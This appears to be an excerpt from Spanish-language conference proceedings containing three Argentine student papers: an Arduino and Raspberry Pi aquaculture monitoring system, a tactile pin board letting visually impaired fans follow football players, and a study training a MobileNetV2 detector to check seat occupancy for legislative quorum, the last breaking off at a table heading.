Acuicultura, Arduino, automatización, piscicultura. Raspberry.

Introducción

La acuicultura es una actividad productiva relativamente reciente, exceptuando el caso de la producción artesanal de trucha en el sur del país, siendo las especies más importantes el pacú y la trucha. Por tal motivo, en los últimos años se ha constituido como uno de los sectores de producción de alimentos de mayor crecimiento, representando casi el 50% de los productos pesqueros mundiales destinados a la alimentación y, con tendencia exponencial, continúa en crecimiento. El pescado es una fuente excelente de proteína animal y de una amplia gama de nutrientes indispensables, y contribuye significativamente a la seguridad alimentaria.

El proceso productivo se realiza en un sistema cerrado el cual permite gestionar la población de peces y el ambiente donde habitan. Mediante una gestión adecuada es posible maximizar el proceso productivo y la rentabilidad de esta actividad económica. Para ello, es necesario el uso de equipos los cuales pueden clasificarse en dos tipos. Por un lado, los equipos que se utilizan para manipular peces tales como contador de biomasa, alimentadores, incubadoras verticales, tanques de alevinaje y seleccionadores de peces, fuera del alcance de nuestro proyecto. Por otro lado, los equipos para controlar el ambiente tales como temperatura, nivel de turbidez y ph del agua. Además de estos equipos, es necesario disponer de un sistema integral para gestionar todo el proceso productivo. Las condiciones del ambiente donde se desarrollan los peces cumplen un papel fundamental ya que influyen en su crecimiento, tamaño, aspecto y sabor. Estas condiciones deben ser observadas, controladas y reguladas en forma periódica. Para ello, es necesario realizar mediciones de propiedades del agua tales como temperatura, nivel de turbidez y pH del agua. En función de los valores observados se debe realizar un control respecto a las condiciones óptimas que se debe tener el ambiente para luego regular dichas condiciones.

En la actualidad, la fase de observación se realiza con elementos precarios y esporádicamente durante el día. El control de los valores obtenidos lo realiza el responsable del emprendimiento quien puede regular las condiciones del ambiente de los peces en base a experiencia y

conocimiento. Por último, existen escasos recursos para intervenir el ambiente y regular sus condiciones. La problemática que se presenta es una falta de control del entorno donde se desarrollan los peces y como consecuencia no se maximiza la producción de peces.

El desarrollo de la solución propuesta permitirá regular en forma automática el ambiente donde habita la población de peces. Así, se prescindirá de la asistencia constante de una o más personas para medir dichas condiciones ambientales y regularlas. Por otro lado, permitirá realizar un control inteligente y automático de las condiciones bajo las cuales se crían los peces. También facilitará la planificación y optimización del uso de recursos. De esta manera, es posible maximizar la rentabilidad de un emprendimiento de acuicultura. Además, el sistema debe realizar un registro histórico de las condiciones ambientales que permitirá al usuario tomar decisiones para ajustar el proceso productivo.

Elementos del Trabajo y metodología

El sistema será un sistema distribuido, de arquitectura cliente servidor, y tendrá 3 partes o segmentos principales:

· Sistema remoto de adquisición de datos: el sistema emplazado físicamente en los criaderos.

· Aplicación central, la cual contendrá toda la lógica de negocio y se alojará en un servidor web, para que pueda ser accesible desde cualquier lugar mediante una url.

· Aplicación de cliente: en distintas versiones para poder ser utilizada en diferentes plataformas, ya sea mediante un browser o una aplicación Android.

1. Capa hardware

Es la encargada de tomar los datos necesarios de los estanques, monitorearlos, y tomar las acciones correctivas necesarias de manera automática.

Se utiliza la tecnología Arduino, particularmente el modelo Uno. Estas placas se programan en C++, y a ellas se conectarán los diferentes sensores que se colocarán dentro de los estanques.

Los sensores que se utilizarán inicialmente son:

· Temperatura
· Turbidez
· PH

Según el modelo de Arduino elegido, se podrían colocar hasta 16 sensores simultáneamente, dependiendo de la geometría del lugar y si se cuenta con la alimentación adecuada.

Cada uno de estos módulos se conectarán entre sí mediante placas XBee, las cuales son soluciones integradas que, mediante el estándar Zigbee, brindan comunicación inalámbrica utilizando el protocolo IEEE 802.15.4 mediante redes punto a multipunto. Esta red de unidades XBee se controlarán desde un módulo XBee especial llamado “Coordinador”, el cual será el encargado de recopilar los datos de los sensores de cada uno de los Arduinos conectados a la red.

Este Coordinador se va a encontrar conectado a una Raspberry Pi 3, la cual permitirá:

· Enviar los datos recopilados a la base de datos del servidor web, ya sea vía WiFi, Bluetooth o a través de redes 3G o 4G, ya que contará con un slot para una tarjeta SIM a modo de backup.

· En caso de falla de conectividad, realizar una copia de respaldo de los datos tomados por los sensores en una tarjeta SD.

· Realizar la configuración inicial de los Arduinos o parametrizar en caso de ser necesario.

Esta unidad es una computadora pequeña y de bajo costo, pero sin embargo potente y eficiente para este tipo de tareas. Para lograr controlar todos los Arduinos, manejar las conexiones inalámbricas y gestionar los archivos, se utilizarán programas realizados en Python, ya que es un lenguaje flexible, liviano, fácil de implementar y mantener, y con una amplia comunidad activa que provee librerías actualizadas y soporte permanente.

2. Aplicación web

Es la encargada de gestionar los datos que se reciban de las instalaciones de cada cliente. A través de ella los usuarios podrán acceder a los datos de cada uno de los estanques, ver las variables y modificar los parámetros que consideren necesarios para mejorar la calidad de su producto.

3. Interfaces o dispositivos de conexión

Se prevé que los usuarios del sistema puedan acceder a la aplicación desde la mayor cantidad de dispositivos posibles, principalmente:

· Teléfonos celulares / Tablets (Android)
· PC / Notebook (vía web)

4. Capa de Presentación

Esta capa será puramente web y debe tener la lógica más simple posible. Se deben realizar componentes reutilizables, módulos parametrizables como filtros por ejemplo.

5. Capa de Aplicación

Esta capa alimentará la capa de presentación. Será la encargada de recibir las peticiones del usuario, procesarlas adecuadamente y devolver una respuesta. Deberá tener una lógica concisa, clara y simple. No deberá tener ningún procedimiento de lógica de negocio y deberá hacer uso de la capa de servicio para acceder a ésta y a los datos de la base de datos u otras fuentes.
Spring MVC tiene facilidades de mapeo de urls contra acciones y flujos específicos.

6. Capa de Servicios

Expone el acceso a la capa de Dominio/Negocio desde la capa de aplicación. A partir de esta capa se comienzan a ejecutar procesos transaccionales. Debería un puente entre la capa de aplicación y la capa de negocio.
Sub-capa/Capa de servicios externos: Existirá un conjunto de servicios destinados a ser consumidos por otras aplicaciones o clientes externos. Serán servicios de consulta de datos y también de arribo de datos. Ejemplos: servicios Rest o exposición de EJB para ser consumidos por otras aplicaciones. Esta capa deberá acceder a consultar datos desde la capa de negocio.

7. Capa de Dominio/Negocio

En esta capa se concentrará toda la lógica de negocio. Debería ser la única capa que pueda llegar a tener cierta complejidad en el código. Expone el acceso a la capa de persistencia. Solo puede ser accedida desde la capa de servicio o de si misma. El mismo comportamiento debe ser observado a la hora de programar por el resto de las capas.

8. Capa de Persistencia

Centraliza/concentra el acceso a la/s fuente/s de datos/s. Sólo aquí se accede a la base de datos y solo puede ser accedida desde la capa de dominio. Se debe tener un único punto de creación y acceso a conexiones con la base de datos y otras fuentes de datos.
Capa de Infraestructura Transversal
- Seguridad: el ingreso de un usuario se debe hacer en una conexión HTTPS.
- Logging: Se debe tener un log completo de todo lo sucedido en el sistema.

Resultados

El cultivo de peces como actividad económica requiere de un uso adecuado de los recursos que permita maximizar la rentabilidad del negocio. En este sentido, las condiciones del ambiente donde se desarrollan los peces cumplen un papel fundamental ya que influyen en su crecimiento, tamaño, aspecto y sabor.
Con la implementación del sistema se espera poder tomar mediciones en tiempo real o a intervalos lo más pequeños posibles, sujeto a posibilidades y capacidades de comunicación del emplazamiento/zona geográfica donde se tomen los datos de los estanques de cría, el monitoreo remoto de la temperatura, el nivel de PH (Coeficiente de acidez/alcalinidad) y turbidez del agua en los estanques, con el consecuente acondicionamiento automático de dichas condiciones ambientales.

En función del monitoreo constante, informará el estado de los diferentes estanques al propietario del local, y se permitirá accionar a distancia los mecanismos de corrección para salir de estos valores críticos, de manera de equilibrar todas las variables ambientales contempladas, como así también se alertará sobre valores críticos cuando estos superen los límites críticos y perjudiciales para la salud de la población de peces o detectar fallas en los componentes.
Se desarrollará una arquitectura escalable, permitiendo la expansión del sistema a futuro con el fin de agregar más sensores para tomar otras variables significativas.

Discusión

En general, la piscicultura es una actividad que nunca terminó de afianzarse en Mendoza. Distintos emprendimientos, preferentemente focalizados en la producción de carne de trucha, tuvieron suerte diversa y la gran mayoría quedaron en el camino.
Según un informe de Acuicultura de la Provincia de Mendoza, a pesar de ser una actividad que crece a nivel nacional e internacional, la acuicultura no ha podido desarrollarse en esta provincia, donde se encuentra bastante limitada, aunque existen iniciativas en los departamentos de Tupungato, Malargüe, Tunuyán, San Carlos y San Rafael. Los emprendimientos de mayor capacidad productiva se encuentran emplazados en Tupungato y Malargüe. Sin embargo, actualmente la producción es muy escasa debido a que la cantidad de peces se ve afectada por diversos factores, entre otros como resultado de crecientes del río de donde proviene el agua de las piletas.
Mendoza cuenta con estrictos controles fitosanitarios, lo que la convierte en una provincia limpia de enfermedades. Por otro lado, se puede afirmar que es un territorio con un suelo rico en medios y que cuenta con alto potencial para explotación de esta actividad, siendo un lugar donde los ambientes acuáticos presentan aguas transparentes, muy oxigenadas, con temperaturas que no pasan los 20 ºC en el verano, de circulación permanente y caudales que aseguran una producción sustentable, dando las condiciones necesarias para que prosperen los pequeños y medianos emprendimientos.

Conclusión

De acuerdo a lo desarrollado en el presente artículo, se puede decir que Mendoza es una provincia que, dadas características hidrográficas, geográficas, climáticas y ambientales, posee un altísimo potencial para la producción comercial de truchas y el establecimiento de diversos emprendimientos económicos de otras actividades, tales como la gastronomía o el turismo.
El desarrollo de la solución propuesta permitirá a los pequeños productores:

1. Regular en forma automática el ambiente donde habita la población de peces
2. Prescindir de la asistencia constante de una o más personas para medir dichas condiciones ambientales y regularlas.
3. Realizar un control inteligente y automático de las condiciones bajo las cuales se crían los peces.
4. Facilitar la planificación y optimización del uso de recursos.
5. Maximizar la rentabilidad de un emprendimiento de acuicultura.

Datos de Contacto:
Blanco, Alejandro Ezequiel – UTN FRBA
alejandro.blancos@gmail.com

Keber, Esteban Andrés – UTN FRBA
esteban.keber@gmail.com

López Blasi, Manuel Reynaldo – UTN FRBA
vladisblood@yahoo.com.ar

Rodríguez, Vanina Mariel – UTN FRBA
vaninamrodriguez@yahoo.com.ar

Stella, Magalí Valeria – UTN FRBA
magvase@yahoo.com.ar

Futboard: Sistema Tiflotecnológico Para Espectáculos Deportivos

Maximiliano Santos, Emiliano Suchecki, Lucas Funti, Federico Sena, Sebastián Severino, Julián Alvarez

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires. Argentina
{ms88217, emiliano.gsuchecki, lucasfunti}@gmail.com
{fesena92, sebastianleonelseverino, alvarezjulianignacio}@gmail.com

Abstract

En el siguiente artículo se presentará el desarrollo de un dispositivo que aborda una problemática concreta que afecta al sector poblacional con discapacidad visual (parcial o total). Después de un análisis, que incluyó entrevistas y una investigación sobre la problemática abordada, se decidió focalizar el trabajo en la inclusión de este sector poblacional a un espectáculo deportivo. Hemos decidido recortar nuestra investigación al fútbol, por ser el deporte más popular de la República Argentina. En este sentido, observamos que, hasta el momento, la concurrencia de personas con discapacidad visual a un estadio de fútbol se limita a oír a otros espectadores a alentar y percibir la euforia del "encuentro". Esta experiencia parcial termina provocando una deserción de los mismos y un alejamiento de su "pasión". Por tal motivo, el objetivo de la presente investigación es desarrollar un proyecto tiflotecnológico, que permita completar la experiencia sensorial de este grupo de personas, permitiéndoles interpretar las posiciones de los jugadores en el terreno deportivo en tiempo real. Nuestro proyecto se basa en tres pilares que incluyen el sistema software de procesamiento, un dispositivo electromecánico que traza la posición de los jugadores -el cual es interpretado mediante el tacto- y un relato periodístico que acompaña el partido.

Palabras clave: Deporte, Discapacidad visual, Dispositivo electromecánico, Fútbol, Interpretación, Software, Tiflotecnología.

Introducción

Uno de los principales atractivos deportivos de Argentina es, sin lugar a dudas, el fútbol. Cientos de miles de fanáticos concurren a estadios semana tras semana en búsqueda de un resultado positivo de su equipo. Estudios de la facultad de Ciencias Sociales de la UBA (2014) [1], arrojaron que el 65% de los habitantes de Argentina mira fútbol por televisión o asiste directamente al estadio. Esto nos da un número cercano a 29 millones de personas. Si bien la concurrencia es masiva, encontramos un punto débil en la inclusión de personas con discapacidad visual (total o parcial). Observamos una imposibilidad de disfrute total del espectáculo debido a que sólo pueden interpretar el mismo por el relato de un tercero o por comentarios que se dan alrededor. En las entrevistas realizadas, detectamos que esto genera deserción en la asistencia y la frustración del espectador con discapacidad visual.

Por otro lado, según el Instituto de Estadísticas y Censos de la Nación (INDEC), encontramos que en el país hay

un 13% de personas con discapacidad, de las cuales casi el 60% tienen algún grado de discapacidad visual (Medina, 2018) [2]. Este dato nos totaliza un número cercano a 3.5 millones de personas con discapacidad visual. Si proyectamos estos números a la población que se siente atraída por el fútbol, podemos pensar que hay aproximadamente 2 millones de personas con discapacidad visual que siente pasión por el fútbol. Esta primera pregunta inicial, disparó una serie de problemáticas que luego servirían para dar solución a la dificultad planteada

Debido a esto, nos postulamos la siguiente pregunta: ¿cómo podemos hacer para generar una herramienta que acerque a la población con discapacidad visual a los estadios de fútbol y les permita tener una experiencia sensorial más completa de un partido?

El proyecto buscará fomentar la inserción como espectadores de las personas con discapacidad visual en los espectáculos deportivos. Buscando como objetivo principal, permitirles la sensación de reconocer el campo de juego de un partido de fútbol a través de nuestro sistema.

En primer lugar nos preguntamos cómo podrían interpretan mejor una cancha de fútbol las personas con discapacidad visual. Por eso evaluamos diferentes tipos de elementos que sirvieran para facilitar la percepción. Nos preguntamos, por ejemplo, si el dispositivo debería tener pines levadizos para mostrar la posición, o si deberíamos usar sensores que vibren. Por otro lado, suponíamos un problema a la hora de la recolectar las ubicaciones dentro de la cancha en tiempo real, por lo que evaluamos distintos tipos de dispositivos de localización. En este aspecto, problematizamos cómo disminuir posibles *delays* entre relatos y obtención de datos del jugador.

Por último, y no menos importante, nos encontramos con la limitación del mercado: ¿Existiría algún club que apoyase la inclusión de manera sistemática y terminante?

Elementos del Trabajo y Metodología

En principio, esta herramienta está formada por un tablero electromecánico que cuenta con pines distribuidos en todo el ancho, que se elevan impulsados por un campo electromagnético generado por solenoides. Cada uno de estos pines representa un área del campo de juego y se usa para representar la posición de un jugador en el mismo. Además cuenta con un dispositivo externo, conectado al tablero, que da la posibilidad al usuario de elegir qué tipo de seguimiento quiere hacer del partido: puede alternar entre los distintos jugadores, repetir jugadas o elegir entre otras opciones pre-estipuladas tales como “seguir al jugador más adelantado de un equipo” o “seguir al jugador que lleva la pelota”.

El tablero está comandado por una SBC (Single Board Computer) capaz de darle corriente a los solenoides para ser activados y elevar los pines. A su vez, el tablero cuenta con las líneas delimitadoras del campo de juego, con una mínima altura y rugosidad que sectoriza el campo de juego y permite comprender con el tacto en dónde están posicionadas las manos con respecto a la superficie total del tablero y, por lo tanto, donde está posicionado el pin que se encuentra elevado.

Una vez que el usuario selecciona una opción de seguimiento, la SBC se conecta con un servidor que continuamente pide la posición del jugador seleccionado, la procesa -teniendo en cuenta las dimensiones de la cancha- y retorna qué pin debe ser activado. Este proceso se repite hasta que se apaguen los sensores o se cambie de opción de seguimiento.
El servidor obtiene la información de los sensores que llevan los jugadores en sus prendas de ropa. Estos sensores son dispositivos de localización LPS (local positioning system)[3] que dan la ubicación de los mismos en la cancha. Para el funcionamiento de los localizadores se necesitan cuatro faros ubicados en los extremos de la superficie del campo -en una locación conocida-; estos transmiten una señal de corto alcance para triangular la posición del objeto que se quiere rastrear dentro del espacio cubierto y devuelve una posición relativa a la superficie previamente delimitada. Se utiliza esta tecnología y no otras más estándar, como GPS, debido a que el dispositivo está pensado para ser utilizado en lugares con mucha gente donde la señal GPS puede no ser estable.
Fundamental en la articulación de la herramienta, es un aplicativo que se desarrolló para la configuración de los tableros tiflotecnológicos y para la asociación de los dispositivos GPS con sus respectivos jugadores, así como también para configurar las dimensiones del campo de juego donde transcurre el evento.

Por último, y para generar una experiencia más amplia, el tablero estará conectado a auriculares mediante los cuales se podrá seguir el relato del partido.

Resultados

El sistema propuesto incentiva la concurrencia de personas con discapacidad visual a eventos deportivos ya que les propone a ellos una nueva forma de sentir el espectáculo pudiendo tener más información en tiempo real que la disponible hasta el dia de hoy y así poder experimentar de forma innovadora el evento.

Discusión

El desarrollo de un dispositivo tiflotecnológico intenta dar respuesta y una herramienta concreta para mejorar la inclusión de personas con discapacidad visual a los espectáculos deportivos. Además, busca enmarcarse en cada uno de los interrogantes mencionados en la introducción. Como parte del proceso de investigación, realizamos distintas encuestas a personas con discapacidad visual para entender la problemática de esta población y decidir cuál era la mejor forma de encarar el problema. En un principio la idea era mostrar la ubicación de todos los jugadores de la cancha, pero fue descartada porque los entrevistados lo percibían como un exceso de información para ser procesada. Además, generamos diferentes prototipos para determinar cuál era la forma más adecuada de transmitir las posiciones mediante sentidos que no

fuesen la vista. Barajamos como posibilidad tableros con vibraciones, sistemas digitalizados con vibraciones y sonidos, pines con diferente temperatura. Finalmente, llegamos a la conclusión que el sistema de seguimiento de un único jugador con pines levadizos era el más conveniente.

Otra de las problemáticas que tuvimos que abordar, es que el sistema necesita tener como entrada las posiciones en tiempo real que los distintos jugadores ocupan en la cancha. Para la obtención de estos datos, evaluamos distintas alternativas: por un lado, podríamos obtener los datos de servicios que otorgan este tipo de información, como por ejemplo Catapult y Opta. Por otro lado, evaluamos obtener el dato directamente de un GPS ubicado en las prendas del jugador, pero lo descartamos porque la señal del mismo en un estadio con mucha gente puede no ser estable. Investigamos distintas tecnologías y llegamos a la conclusión de que LPS era la más idónea ya que no tiene interferencia, es muy precisa y la mayoría de los clubes ya posee esta tecnología implementada para obtener métricas de distintos datos como pueden ser la frecuencia cardíaca, posición relativa en la cancha, presión, entre otros. Para esta herramienta, nos serviremos solamente de los datos de la posición relativa que ya se miden en sus pecheras. Además, el sistema LPS permite obtener datos con la rapidez necesaria para que el seguimiento del jugador se dé en tiempo real. Es requisito fundamental para su funcionamiento que el lapso de tiempo entre la captura de los datos, su subsecuente procesamiento y envío para su representación en el tablero sea mínima, a efectos de lograr una experiencia de calidad.

Otro de los interrogantes que se desprendieron del primer análisis fue si encontraríamos interés de los clubes. Encontramos en Racing Club un aliado interesado en el proyecto siendo nuestro principal Sponsor y fuente del desarrollo. Decidimos que, para esta primera instancia, por las características y dimensiones del tablero, estará ubicado en un sector especial para personas con discapacidad del estadio del club.

Conclusión

En relación al problema presentado, los objetivos de esta investigación y el desarrollo expuesto, podemos concluir que la creación de este sistema podrá ser de suma importancia para integrar a personas con discapacidad visual en un espectáculo deportivo. Las personas con discapacidad visual suelen tener algunas dificultades a la hora de realizar tareas cotidianas por la falta de adaptabilidad en la ciudad que los rodea. Consideramos que la tecnología puede ofrecer soluciones para simplificar este día a día.

Así como los teléfonos celulares tienen opciones de adaptabilidad que ayudan a la comunicación y circulación en la vía pública, el dispositivo que desarrollamos puede ofrecer una alternativa para que estas personas puedan mejorar su experiencia en eventos deportivos. El dispositivo les permitirá ubicar la posición de distintos jugadores en tiempo real, pudiendo hacerle seguimiento a una jugada o distintas secuencias dentro de un partido.

Esto les permitirá mejorar su experiencia como espectadores.

Tal como se explicó previamente, el armado es fácil de replicar y la solución podría escalar muy fácilmente a otros deportes -como Basket, Tenis, Hockey, Rugby, etc.-, lo cual ampliaría significativamente el número de potenciales usuarios que serían beneficiados por el producto. También, aunque en primera instancia la herramienta está pensada para ser usada en la locación en donde transcurre el partido, más adelante se podría incorporar una una funcionalidad para poder utilizarlo en cualquier lugar, pudiendo también ejecutar partidos pasados o de forma remota, por lo que el número de personas beneficiadas.

Decidimos que una discapacidad no debería ser una limitante al momento de vivenciar y participar de un espectáculo deportivo.

Referencias:

[1] Fac. de Ciencias Sociales (UBA). (2014). *Informe sobre futbol argentino.* Disponible en: http://www.sociales.uba.ar/wp-content/uploads/Informe-sobre-F%C3%BAtbol-Argentino-Diciembre-2014.pdf.

[2] Medina, R. (2018). "El INDEC sale a relevar cuántas personas con discapacidad hay en la Argentina". Disponible en: https://www.clarin.com/sociedad/indec-sale-relevar-cuantas-personas-discapacidad-argentina_0_HkIXmgBhz.html.

[3] S/A. (s/f) *Local Positioning System.* Disponible en: ttps://www.techopedia.com/definition/30628/local-positioning-system-lps.

Estudio sobre el entrenamiento de una Red Neuronal Convolucional para el Reconocimiento de Ubicaciones libres y ocupadas

Gabriel Ignacio Bosco – Fernando Luis Broqua – Rodrigo Javier D'Amico
Guillermo Hernán García – Luis Damián Lancha – Germán Lorenz Vieta
Departamento de Ingeniería e Investigaciones Tecnológicas, Universidad Nacional de La Matanza
San Justo, Buenos Aires, Argentina
gibosco@gmail.com - fernandobroqua@gmail.com - rodrigo.damico92@gmail.com
guillermoh.garcia@gmail.com - damianlancha@gmail.com - germangelv@gmail.com

Resumen

En el presente documento se explicará el proceso de elección del mejor aprendizaje de una red neuronal convolucional (RNC) para la detección de personas en ubicaciones fijas, diferenciando en cada modelo escogido el formato de un mismo conjunto de datos de entrada (imágenes RGB, HSV y escala de grises) y la aplicación de configuraciones de entrenamiento diferentes. Posteriormente, en la etapa de comparación se verán los resultados de las métricas proporcionadas por la plataforma Google Cloud donde se realizaron los entrenamientos, como la precisión y la pérdida de la red. Finalmente, con las redes neuronales ya entrenadas se realizaron pruebas de velocidad de respuesta y detección respecto a regiones de interés preestablecidas. A partir de esto se pudo constatar en cada caso la cantidad de detecciones y el porcentaje de certeza promedio. De esta manera se pudo determinar la RNC más conveniente para el caso de estudio.

1. Introducción

Resulta necesaria en toda organización plural la existencia de un número mínimo de miembros para deliberar o tomar decisiones. Este requisito se denomina *quórum* el cual es imprescindible para que una legislatura "entre en sesión" [1-3]. También cabe destacar el estricto criterio que establece la legislación actual para la determinación de este estado y su importancia para la oficialización de los temas tratados [4].

En muchos casos el control del *quórum* se realiza por personas denominadas "ujieres". Esta tarea representa un gran desafío debido a que deben monitorear múltiples sectores en simultáneo y gestionar el estado de cada ubicación en toda la cámara con el objetivo primordial de brindar transparencia a la hora de ejercer el acto legislativo de votar.

El caso de estudio remite a la problemática de la Honorable Cámara de Diputados de la Provincia de Buenos Aires, en adelante H.C.D. Dado que los miembros dentro del recinto se encuentran en movimiento, el control de esta condición requiere del constante monitoreo del estado de cada una de las ubicaciones por parte del ujier a fin de detectar cada cambio [5]. Así mismo, esta labor no debe afectar al normal desarrollo de las sesiones parlamentarias ni incomodar de modo alguno a los legisladores [6].

En el marco de las asambleas parlamentarias, se propone el desarrollo de una solución completa para el control de *quórum* necesario para la aprobación de leyes.

Las soluciones actuales utilizan sensores de huellas para el reconocimiento de cada diputado y sensores de peso en cada banca para registrar su presencia. Cuando estos sistemas fallan se dispone de personal en el sitio para colaborar con las tareas del ujier.

Debido a que las soluciones actuales no son precisas y entran en conflicto con los puntos mencionados anteriormente, se desarrolla una solución innovadora y superadora aplicando aprendizaje profundo (*deep learning*) para la interpretación de las imágenes de cámaras de video, junto a un análisis comparativo de diferentes estrategias para el entrenamiento de una red neuronal.

2. Objetivo

El objetivo de la presente investigación es identificar aquel conjunto de datos de entre los propuestos que permita una mayor precisión en la detección de ubicaciones ocupadas o vacías en espacios preestablecidos por una red neuronal convolucional luego de un proceso de entrenamiento y la posterior evaluación de sus resultados.

3. Metodología

Se establece como experimento controlado la comparación de variables dependientes e independientes del entrenamiento de una red neuronal convolucional [7]. Como dependiente se utiliza la precisión media promedio (*mAP - mean Average Precision*) y como independiente los datos para entrenar la red neuronal.

Durante el entrenamiento se empleó el mismo conjunto de fotogramas (*frames*) extraídos de un video en tres modelos de color:

- RGB (Red, Green, Blue)
- HSV (Hue, Saturation, Value)
- Escala de grises (Grayscale)

La precisión promedio proporciona una medida de calidad en todos los niveles de entrenamiento para la clasificación de una clase única, y puede verse como el área bajo la curva de precisión al graficar [8]. Entonces, la *mAP* es la media de las precisiones promedio en la clasificación de varias clases; se calcula comparando el grado de solapamiento de la región detectada con la región etiquetada (ver Dataset), así como la cantidad de detecciones falsas y objetos que no se detectaron [9].

4. Entorno de desarrollo

Google Cloud

Se utiliza Google Cloud debido a la capacidad de integración con TensorFlow, TensorBoard y sus repositorios de investigación.

TensorFlow

Se utiliza la librería de código abierto TensorFlow debido a que facilita la construcción, entrenamiento y pruebas de redes neuronales [10]. A su vez se elige el detector SSD con extractor de características MobileNet V2 debido a su alto *mAP* y baja latencia [8]. MobileNet se basa en una arquitectura optimizada que utiliza convoluciones separables en profundidad para construir redes neuronales profundas y livianas [11].

TensorBoard

Debido a la complejidad y confusión que pueden generar los datos de entrenamiento se utiliza TensorBoard ya que permite una visualización del progreso de los entrenamientos contribuyendo con la comprensión, depuración y optimización.

OpenCV y NumPy

Se emplea la librería OpenCV para la obtención de *frames* a partir de un flujo de video y su posterior conversión [12]. Por otro lado, se utiliza la librería NumPy para realizar operaciones matriciales en procesos pre y post detección.

Python

Debido a que los repositorios de investigación de TensorFlow se encuentran desarrollados en Python por su estilo de programación productiva, flexibilidad y legibilidad, se desarrolló un software que permite probar los modelos entrenados y que emplea múltiples hilos (*threads*) para paralelizar la captura de las imágenes de video de múltiples fuentes. Esto último otorga una mejora considerable en la detección en tiempo real de las clases entrenadas.

5. Procedimiento general de entrenamiento

A continuación, se detallan los algoritmos y procesos empleados desde la preparación de los datos para el entrenamiento de la red neuronal hasta el reconocimiento de las ubicaciones.

Dataset

Los datos de entrada para el entrenamiento se definen como el conjunto de *frames* obtenidos de un flujo de video a razón de un *frame* por segundo. Se emplea la herramienta LabelImg [13] para realizar el etiquetado o anotación manual de cada *frame* en formato PASCAL VOC 2012. Los paquetes anotados conforman 209 imágenes para entrenamiento y 52 imágenes para evaluación que incluyen 27 etiquetas de reconocimiento (*bounding boxes)* cada una.

Ubicaciones y tomas fijas

Una característica propia del caso de estudio consiste en que cada banca dentro del recinto se encuentre en una posición determinada y la toma de video se dirija a un sector preestablecido. Esto simplifica el proceso tanto de entrenamiento de la red neuronal como el de reconocimiento del estado de las bancas ya que se conoce a priori las regiones de interés (*ROI - region of interest*) para el análisis.

Transformaciones

Con imágenes RGB (Red, Green, Blue)

Se emplean imágenes de 32 bits de color sin transformación alguna. Cada píxel de la imagen viene definido por tres capas con un valor cada una que fusionados brindan el color final: rojo (red), verde (green), azul (blue).



Figura 1. Detección RGB a la izquierda, esperado a la derecha

Con imágenes HSV (Hue, Saturation, Value)

Se emplean imágenes de 32 bits de color convertidas de RGB a HSV mediante la librería OpenCV aplicando el siguiente método [12]:

$$V \leftarrow max(R,G,B)$$

$$S \leftarrow \begin{cases} \dfrac{V - min(R,G,B)}{V} & si\ V \neq 0 \\ 0 \quad en\ otro\ caso \end{cases}$$

$$H \leftarrow \begin{cases} \dfrac{60(G - B)}{V - min(RGB)} & si\ V = R \\ 120 + \dfrac{60(B - R)}{V - min(RGB)} & si\ V = G \\ 240 + \dfrac{60(R - G)}{V - min(RGB)} & si\ V = B \end{cases}$$




Figura 2. Detección HSV a la izquierda, esperado a la derecha

Con imágenes en escala de grises

Se emplearon imágenes de 32 bits de color convertidas de RGB a escala de grises (*grayscale*) a través de la librería OpenCV que aplica la siguiente transformación lineal [12]:

$$Escala\ de\ Gris \leftarrow 0{,}299R + 0{,}587G + 0{,}114B$$



Figura 3. Detección Grayscale a la izquierda, esperado a la derecha

6. Red neuronal

Existe un gran número de enfoques para adquirir, procesar, analizar y comprender las imágenes [14] para luego ser tratadas, lo que se denomina *computer vision*. Uno de los más populares es el que utiliza una red neuronal convolucional [15] y es el que se desarrolla a lo largo de este documento.

Una red neuronal artificial posee varias capas que realizan diferentes tareas de computabilidad las cuales trabajan en conjunto para darle un significado a la información que reciben. Cada capa está compuesta de nodos con diferentes pesos en las conexiones que afectan en el cálculo que realiza mediante la activación o no de la neurona correspondiente a la conexión [16-17].

A la hora de entrenar una red neuronal esos pesos se van ajustando de manera que la red realice la estimación más precisa posible. Cada capa de convolución aplica un filtro sobre la imagen de entrada o la salida de la capa anterior, calculando un producto matricial sobre una selección de la fuente el cual se guarda en un mapa de activación. Al hacer que un filtro pequeño atraviese la entrada, la capa convolucional conserva la estructura espacial de la entrada [18].

Se eligió para las pruebas la red convolucional SSD con MobileNetV2 debido a que tiene un alto mAP y velocidad de respuesta utilizando bajos recursos computacionales [9] y se encuentra implementada en los repositorios de investigación públicos de TensorFlow de Google la cual fue pre-entrenada con un conjunto de datos de detección, segmentación y subtitulación de objetos a gran escala denominado COCO [19] (ssd_mobilenet_v2_coco). A este modelo se lo ajustó mediante un entrenamiento y validación con un conjunto de datos generados por anotaciones extraídas de un video registrado en la H.C.D.

Las imágenes de entrada fueron redimensionadas a un tamaño de 300 x 300 píxeles y se le aplicaron filtros que fueron reduciendo su tamaño y ampliando su profundidad, para luego ser procesado por capas ocultas mediante el proceso de retropropagación que emplean la función de activación denominada RELU hasta entregar valores de certeza para las clases entrenadas [11].

7. Entrenamiento

La estrategia de entrenamiento empleada busca aprovechar un modelo pre-entrenado brindado para competiciones [20] debido a que permite una inferencia inmediata al utilizar categorías que ya están en sus conjuntos de datos. De esta forma se dio viabilidad al proyecto del cual desprende esta investigación y posteriormente se modificaron las clases de la red pre-entrenada.

Configuración inicial de SSD-MobileNet-v2

La configuración inicial (*pipeline*) utilizada fue la provista por el repositorio de investigación (ssd_mobilenet_v2_coco.config) [21]. Posteriormente se realizaron ajustes para mejorar su *mAP*. En este caso en particular se opta por definir dos clases de objetos a reconocer: *person* (persona) y *empty* (vacío).

```
item {id: 1
  name: 'person'}
item {id: 2
  name: 'empty'}
```

El aumento de datos (*data augmentation*) es el método más sencillo para reducir el sobreajuste (*overfitting*) de los

pesos que tienen los nodos de una red neuronal cuando se trabaja con imágenes como datos. En una primera instancia se entrenó la red aumentando datos con un espejado horizontal (*random_horizontal_flip*) y corte de imagen para solucionar problemas de superposición (*ssd_random_crop*). Posteriormente con otro archivo de configuración se entrenó aumentando datos con dichos parámetros activados y además se aplicaron ajustes de contraste (*random_adjust_contrast*) y brillo (*random_adjust_brightness*). Estas manipulaciones adicionales brindan nuevos casos sobre los anotados que aumentaron significativamente el *mAP* [22].

Los parámetros relevantes de configuración se encuentran detallados en la Tabla 1.

Tabla 1
